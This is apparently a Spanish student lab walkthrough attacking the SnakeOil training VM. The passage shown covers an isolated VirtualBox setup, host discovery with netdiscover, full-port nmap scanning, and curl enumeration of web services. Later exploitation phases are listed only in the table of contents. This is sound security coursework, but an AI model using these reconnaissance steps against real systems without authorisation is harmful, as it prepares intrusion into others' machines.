


Proyecto Parcial 1

De la teoría a la  
práctica:

**walkthrough  
en acción**



## Contenido

|                                                                            |    |
|----------------------------------------------------------------------------|----|
| Configuración de red de las máquinas virtuales. ....                       | 3  |
| Kali Linux .....                                                           | 3  |
| Snake Oil .....                                                            | 4  |
| Fase 1: Descubrimiento .....                                               | 5  |
| Reconocimiento de la configuración de red.....                             | 5  |
| Fase 2: Escaneo de puertos y servicios .....                               | 6  |
| Fase 3: Enumeración de puertos .....                                       | 7  |
| Puerto 80 .....                                                            | 7  |
| Puerto 8080 .....                                                          | 8  |
| Análisis de vulnerabilidades .....                                         | 10 |
| Verificación de endpoints descubiertos .....                               | 11 |
| Fase 4: Explotación.....                                                   | 12 |
| Registro de usuario propio .....                                           | 12 |
| Autenticación en el login con el usuario registrado .....                  | 13 |
| Enumeración del endpoint /run.....                                         | 14 |
| Bypass de autorización en /secret .....                                    | 15 |
| Prueba de /run con la llave secreta obtenida .....                         | 16 |
| Intento directo de reverse shell y preparación de la infraestructura ..... | 17 |
| Fase 5: Post Explotación .....                                             | 22 |
| Estabilización de la Shell y reconocimiento inicial .....                  | 22 |
| Hallazgos en el código fuente de app.py.....                               | 23 |
| Escalada de privilegios .....                                              | 25 |
| Permisos de sudo.....                                                      | 25 |
| Exploración Adicional.....                                                 | 26 |
| Conclusiones .....                                                         | 27 |



## Configuración de red de las máquinas virtuales.

Para comenzar con las pruebas de penetración, se configuró un entorno virtualizado, con VirtualBox. Con dos máquinas virtuales, **Kali Linux** que fungirá como **máquina atacante**, y la máquina de **SnakeOil** que será nuestra **máquina víctima**.

Para la comunicación entre ambas máquinas se utilizó el modo de red de Adaptador **Host-Only**, que no proporciona salida hacia la red o el internet. Además de contar con un servidor DHCP que asigna direcciones IP automáticamente a las VM's conectadas.


### Kali Linux

Para la configuración de la máquina atacante se configuró con dos interfaces de red, la primera utiliza el modo NAT, y se usa únicamente cuando es necesario el uso de Internet para actualizar herramientas. La segunda interfaz utiliza el Adaptador Host-Only que fue configurado.



## Snake Oil

Para la configuración de la máquina víctima, se configuró la interfaz de red del Adaptador Host-Only, de esta forma puede ser visible para Kali, pero no tiene acceso a internet.



## Fase 1: Descubrimiento

### Reconocimiento de la configuración de red

Antes de escanear buscando la IP de la máquina target, se necesita saber cuál es la propia IP y por cuál interfaz estás conectado a la red Host-Only. Esto nos permite identificar el rango de red sobre el cual se va a buscar SNAKEOIL.

Se iniciarán las máquinas virtuales, de SnakeOil primero y luego la de Kali. Al iniciar sesión en la máquina de Kali, se abrirá la terminal. Se utilizará el comando:

- **ip a:** *ip* es el comando de Linux de la herramienta de configuración de red, la opción *a*, permite visualizar las direcciones IP asignadas a todas las interfaces de red de la máquina.

```

(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 86185sec preferred_lft 86185sec
    inet6 fd17:625c:f037:2:d231:c7a2:9e4:ac04/64 scope global dynamic noprefixroute
        valid_lft 86365sec preferred_lft 14365sec
    inet6 fe80::68e0:951:b0b1:ce20/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
    link/ether 08:00:27:cb:62:8f brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
        valid_lft 385sec preferred_lft 385sec
    inet6 fe80::d78c:51d8:3494:dc04/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali@kali)~$
  
```

El resultado de ejecutar **ip a**, nos muestra tres interfaces de red


- **lo:** la interfaz de loopback – 127.0.0.1
- **eth0:** la interfaz del adaptador NAT, que permite la salida a internet de la máquina de kali – 10.0.2.15
- **eth1:** la interfaz Host-Only, con una IP 192.168.56.102/24

Una vez habiendo identificado el rango de red, 192.168.56.0/24, se utilizó la herramienta **netdiscover** para detectar hosts activos mediante solicitudes ARP (Address Resolution Protocol), que es un protocolo que permite traducir una dirección IP a su dirección MAC dentro de una red local.

```
sudo netdiscover -i eth1 -r 192.168.56.0/24
```

- **sudo:** porque *netdiscover* necesita privilegios de root para enviar y capturar paquetes ARP.
- **-i eth1:** especifica que el escaneo se realice por la interfaz Host-Only, evitando usar la interfaz NAT (eth0) por error.
- **-r 192.168.56.0/24:** define el rango de red a escanear, correspondiente al segmento Host-Only compartido con la máquina objetivo.





El escaneo mostró dos hosts activos: **192.168.56.100** y **192.168.56.101**. Para saber cuál era el equipo físico y cuál la máquina víctima, se revisó el adaptador Host-Only en VirtualBox (Herramientas → Redes → Redes solo-anfitrión), donde se confirmó que **192.168.56.100** es la IP del equipo físico.

Esto se comprobó también con *netdiscover*: ahí se vio que **192.168.56.100** fue quien envió las solicitudes ARP hacia las otras dos IPs. Es decir, el equipo físico era quien estaba buscando a las máquinas virtuales.

**Con esto se confirmó que **192.168.56.101** es la IP de la máquina objetivo de *snakeoil*.**

## Fase 2: Escaneo de puertos y servicios

En esta etapa se busca identificar qué puertos de red están abiertos en la máquina objetivo y qué servicios corren detrás de cada uno. A diferencia del descubrimiento donde sólo se confirmó que la máquina existe y está activa en la red, aquí se investiga específicamente por donde podría comunicarse esa máquina con el exterior, ya que cada puerto abierto puede ser un posible punto de entrada o vector de ataque a evaluar.


Para esta fase se utilizó ***nmap*** (*network mapper*), una herramienta de escaneo de redes que permite determinar qué puertos están abiertos en un host, qué servicio corre detrás de cada puerto y posiblemente la versión exacta de ese servicio. Esta información es fundamental porque las vulnerabilidades suelen estar asociadas a versiones específicas.

El método más común que utiliza *nmap* es el TCP SYN scan (escaneo "sigiloso") que envía un paquete SYN a la máquina objetivo. El paquete SYN es una petición inicial de red para ver si un puerto está abierto sin llegar a conectar por completo. Este método no completa la conexión TCP, lo cual lo hace más rápido y menos detectable que un escaneo de conexión completa.

```
sudo nmap -p- -sS -sV 192.168.56.101
```

- **-sS**: realiza un TCP SYN scan.
- **-sV**: activa la detección de versión, *nmap* intenta identificar qué servicio corre y la versión específica del software.
- **-p-**: escanea todos los 65535 puertos.

- **192.168.56.101**: la IP objetivo (SNAKEOIL).



Se pudieron detectar tres puertos abiertos:

| Puerto   | Servicio | Version                                        |
|----------|----------|------------------------------------------------|
| 22/tcp   | ssh      | OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) |
| 80/tcp   | http     | nginx 1.14.2                                   |
| 8080/tcp | http     | nginx 1.14.2                                   |

**Puerto 22/tcp**: servicio SSH (OpenSSH 7.9p1, Debian 10+deb10u2), utilizado para acceso remoto por terminal, requiere credenciales válidas para autenticarse, por lo que no representa un vector de ataque inmediato sin antes obtener un usuario y contraseña.

**Puerto 80/tcp** : servidor web nginx 1.14.2, el puerto HTTP estándar. Es el punto de entrada más común para explorar contenido web público y buscar posibles vulnerabilidades.

**Puerto 8080/tcp**: un segundo servidor web nginx 1.14.2, corriendo en un puerto no estándar. La presencia de un servicio HTTP adicional en un puerto distinto al 80 sugiere que podría tratarse de una aplicación o panel separado del sitio principal, lo cual amerita ser explorado de forma independiente.

## Fase 3: Enumeración de puertos


### Puerto 80

Como primer paso de la Enumeración, se investigó el servidor web nginx corriendo en el puerto 80, comenzando con una petición manual antes de utilizar herramientas automatizadas

```
curl -i http://192.168.56.101
```


- **curl**: cliente de línea de comandos para realizar peticiones HTTP/HTTPS.

- **-i:** incluye las cabeceras de respuesta HTTP además del cuerpo de la página, permitiendo revisar información adicional del servidor.
- **http://192.168.56.101:** URL objetivo, sobre el puerto 80 por defecto.



```
kali@kali: ~  
$ curl -i http://192.168.56.101  
HTTP/1.1 200 OK  
Server: nginx/1.14.2  
Date: Mon, 07 Sep 2026 07:07:47 GMT  
Content-Type: text/html  
Content-Length: 411  
Last-Modified: Sat, 19 Jun 2021 04:38:41 GMT  
Connection: keep-alive  
ETag: "60cd74d1-19b"  
Accept-Ranges: bytes  
  
<!DOCTYPE html>  
<html>  
<head>  
<title>Welcome to SNAKEOIL!</title>  
<style>  
  body {  
    width: 35em;  
    margin: 0 auto;  
    font-family: Tahoma, Verdana, Arial, sans-serif;  
  }  
</style>  
</head>  
<body>  
<h1>Welcome to SNAKEOIL!</h1>  
<p>Congratulations! SNAKEOIL is set up properly!</p>  
<p>If you are lost with life, <a href="https://www.google.com">Google</a> can help.<br/></p>  
</body>  
</html>
```

La respuesta confirma que el servidor nginx 1.14.2 reveló una página de bienvenida estática, sin formularios, enlaces internos, ni comentarios en el código fuente. El archivo fue modificado por última vez el 19 de junio de 2021.




## Puerto 8080

Se investigó el segundo servicio HTTP que fue detectado en el escaneo de puertos, en el puerto 8080. En esta ocasión no sólo se ejecutó el comando `curl -i http://192.168.56.101:8080`, también se abrió desde el navegador la página. Hubo hallazgos que pueden ser interesantes:




1. curl mostró una aplicación web funcional llamada *Good Tech Inc.'s Snake Oil Project*, con headers que indican contenido generado dinámicamente.




```
kali@kali: ~  
$ curl -I http://192.168.56.101:8080/  
HTTP/1.1 200 OK  
Server: nginx/1.14.2  
Date: Mon, 07 Sep 2026 08:37:24 GMT  
Content-Type: text/html; charset=utf-8  
Content-Length: 2882  
Connection: keep-alive  
  
<doctype html>  
<html lang="en">  
<head>  
<!-- Required meta tags -->  
<meta charset="utf-8">  
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">  
  
<!-- Bootstrap CSS -->  
<link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" integrity="sha384-ggOyR0iXCbMQV3Iipm34MD+dH/1fQ784/j6cY/iJ  
oRxT2M2wIT" crossorigin="anonymous">  
  
<title> Welcome to Good Tech Inc.'s Snake Oil Project </title>  
</head>  
<body>  
<nav class="navbar navbar-expand-md navbar-light bg-light">  
<a class="navbar-brand" href="/>Good Tech Inc./a>  
<button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false" aria-label="Toggl  
<span class="navbar-toggler-icon"></span>  
</button>  
<div class="collapse navbar-collapse" id="navbarNav">  
<ul class="navbar-nav">  
<li class="nav-item active">  
<a class="nav-link" href="#">About/a>  
</li>
```

